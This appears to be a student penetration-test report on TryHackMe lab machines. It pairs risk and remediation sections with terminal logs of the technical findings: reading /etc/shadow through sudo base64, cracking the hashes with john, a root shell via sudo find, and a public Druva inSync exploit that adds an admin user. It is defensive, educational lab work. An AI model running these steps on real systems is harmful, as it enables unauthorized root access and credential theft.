1. **Overall Vulnerability/Risk analysis 0.5p**

Business risk (Executive summary)

A person gaining admin or root privileges on the systems can have immense impacts. All of the information stored on those systems is accessible to the person. They can shutdown or erase the systems at a moments notice. Data leakage exposes the company to financial risk through loss of revenue or fines from regulatory bodies. The company's reputation can also be tarnished by such leaks.

Technical risk (Technical summary)

Linux

Users' access to running programs such as "base64" and "find" as root creates the possibility to gain root access on the system.

Windows

The version of Druva inSync that the system is running has a vulnerability which makes it possible to create admin users on the system.

2. **Vulnerability impact review 0.5p**

Risk likelihood

Linux

The vulnerability is not difficult to take advantage of. A person with some knowledge of privilege escalation in linux can attain root access on the system.

Windows

The vulnerability is not difficult to take advantage of. The exploit used to gain admin access is well documented and easily available.

Potential impact

Linux

Gaining root access gives the user free reign on the system. They can do whatever they want. They can even erase the entire system.

Windows

Gaining admin access gives the user free reign on the system. Windows does have some protections in place against for example erasing the system, but it can still be accomplished.

3. Remediation options 0.5p

Linux

The vulnerability can be mitigated by limiting the users' access to running programs such as base64 and find as root. Using stronger passwords is also advised.


Windows

The vulnerability can be remedied by updating Druva inSync. Keeping software up-to-date is essential to keeping the system secure. This however does not guarantee that no vulnerabilites are present in the software running on the system.

4. Technical findings 2.5p


Linux

The user leonard is allowed to run the base64 command as root. With this the shadow and passwd files can be read.




```
[leonard@ip-10-10-193-86 ~]$ /usr/bin/base64 /etc/shadow | /usr/bin/base64 -d
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxe1yvKbnYsaSYHrUEQXTjIw
OW/yrzV5HtIL51::0:99999:7:::
bin:*:18353:0:99999:7:::
daemon:*:18353:0:99999:7:::
adm:*:18353:0:99999:7:::
lp:*:18353:0:99999:7:::
sync:*:18353:0:99999:7:::
shutdown:*:18353:0:99999:7:::
halt:*:18353:0:99999:7:::
mail:*:18353:0:99999:7:::
operator:*:18353:0:99999:7:::
games:*:18353:0:99999:7:::
ftp:*:18353:0:99999:7:::
nobody:*:18353:0:99999:7:::
pegasus:!!:18785::::::
systemd-network:!!:18785::::::
[leonard@ip-10-10-193-86 ~]$ /usr/bin/base64 /etc/passwd | /usr/bin/base64 -d
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
```

The content of shadow and passwd can be used to create a hash file using “unshadow”. The passwords of the users can then be cracked using “john” with the rockyou password list.




```
root@ip-10-10-158-239:/tmp# unshadow passwd shadow | tee hash
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUSxe1yvK
bnYsaSYHrUEQXTjIwOW/yrzV5HtIL51:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
ftp:*:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:*:99:99:Nobody:/:/sbin/nologin
pegasus:!!:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbi
n/nologin
systemd-network:!!:192:192:systemd Network Management:/:/sbin/nologin
dbus:!!:81:81:System message bus:/:/sbin/nologin
polkitd:!!:999:998:User for polkitd:/:/sbin/nologin
colord:!!:998:995:User for colord:/var/lib/colord:/sbin/nologin
unbound:!!:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
root@ip-10-10-158-239:/tmp# john --wordlist=/usr/share/wordlists/rockyou.txt has
h
Warning: detected hash type "sha512crypt", but the string is also recognized as
"sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type
 instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (missy)
1g 0:00:00:27 0.03% (ETA: 11:14:15) 0.03625g/s 204.2p/s 547.6c/s 547.6C/s jamess
..chasity
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@ip-10-10-158-239:/tmp#
```

After cracking the user’s password the password can be used to login as the user “missy”. Flag1 is found in the user’s Documents directory.



```
[leonard@ip-10-10-193-86 ~]$ su missy
Password:
[missy@ip-10-10-193-86 leonard]$ la
bash: la: command not found...
[missy@ip-10-10-193-86 leonard]$ ls
ls: cannot open directory .: Permission denied
[missy@ip-10-10-193-86 leonard]$ cd
[missy@ip-10-10-193-86 ~]$ ls
Desktop  Documents  Downloads  Music  perl5  Pictures  Public  Templates  Videos
[missy@ip-10-10-193-86 ~]$ cd Do
bash: cd: Do: No such file or directory
[missy@ip-10-10-193-86 ~]$ cd Documents/
[missy@ip-10-10-193-86 Documents]$ ls
flag1.txt
[missy@ip-10-10-193-86 Documents]$ cat flag1.txt
THM-42828719920544
```

The user missy has more permissions on the system than leonard. We can now run the find command as root. The find command can be used spawn a shell with root access. Flag2 is found in a directory in the root’s home directory.




```
User missy may run the following commands on ip-10-10-193-86:
    (ALL) NOPASSWD: /usr/bin/find
[missy@ip-10-10-193-86 Documents]$ sudo find . -exec /bin/sh \; -quit
sh-4.2# ls
flag1.txt
sh-4.2# bash -i
[root@ip-10-10-193-86 Documents]# cd
[root@ip-10-10-193-86 ~]# ls
anaconda-ks.cfg  Documents  initial-setup-ks.cfg  perl5     Public     Videos
Desktop          Downloads  Music                 Pictures  Templates
[root@ip-10-10-193-86 ~]# cd Documents/
[root@ip-10-10-193-86 Documents]# ls
[root@ip-10-10-193-86 Documents]# cd ..
[root@ip-10-10-193-86 ~]# find / -name flag2.txt 2>/dev/null
/home/rootflag/flag2.txt
[root@ip-10-10-193-86 ~]# cat /home/rootflag/flag2.txt
THM-168824782390238
```

There is also a vulnerability in the systems kernel version which can be used to gain root access, but utilising it requires the system to have over 32gb of memory (CVE-2017-1000253)


Windows

The system is running a vulnerable version of Druva inSync. An exploit for this program can be found on Exploit-DB (https://www.exploit-db.com/exploits/49211). Running the exploit creates an user with admin privileges.



```
PS C:\Users\thm-unpriv\Documents> net user pwnd
User name                    pwnd
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/8/2024 4:08:04 PM
Password expires             1/19/2025 4:08:04 PM
Password changeable          12/8/2024 4:08:04 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

The created user can then be used to access the admin dektop where the flag is found.



```
C:\Windows\system32>cd ..\..\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

05/05/2022  07:23 AM    <DIR>          .
05/05/2022  07:23 AM    <DIR>          ..
05/05/2022  07:23 AM                21 flag.txt
05/05/2022  07:20 AM               962 Procmon64.lnk
               2 File(s)            983 bytes
               2 Dir(s)  15,463,710,720 bytes free

C:\Users\Administrator\Desktop>type flag.txt
THM{EZ_DLL_PROXY_4ME}
C:\Users\Administrator\Desktop>_
```

5. **Original cause 0.5p**

   Linux

   The root cause of the vulnerability is allowing the user “leonard” to run the base64 command as root. The base64 ran as root enables the user to read system files. Being able to get root access on the system is caused by allowing the user “missy” to run the find command as root allowing the user to spawn a shell with root privileges. Insecure passwords also contibute to the vulnerability.

   Windows

   The vulnerability is caused by the system running a vulnerable version of Druva inSync (CVE-2020-5752).

6. **Conclusions 0.5p**

   Most likely compromise scenarios

   Linux and Windows

   The vulnerability will most likely be exploited by a person that has obtained credentials on the system, wanting to gain access to the company’s sensitive information, most likely for financial gain.

   Implications

   Linux

   A person gaining root access on the system can have immense impacts. They have free reign on the system. The likelyhood of exploitation can be lowered by restricting users’ access to running programs as root.

   Windows

   A person gaining admin access on the system can have immense impacts. They practically have free reign on the system. The vulnerability can be remedied by keeping software installed of the sytem up-to-date.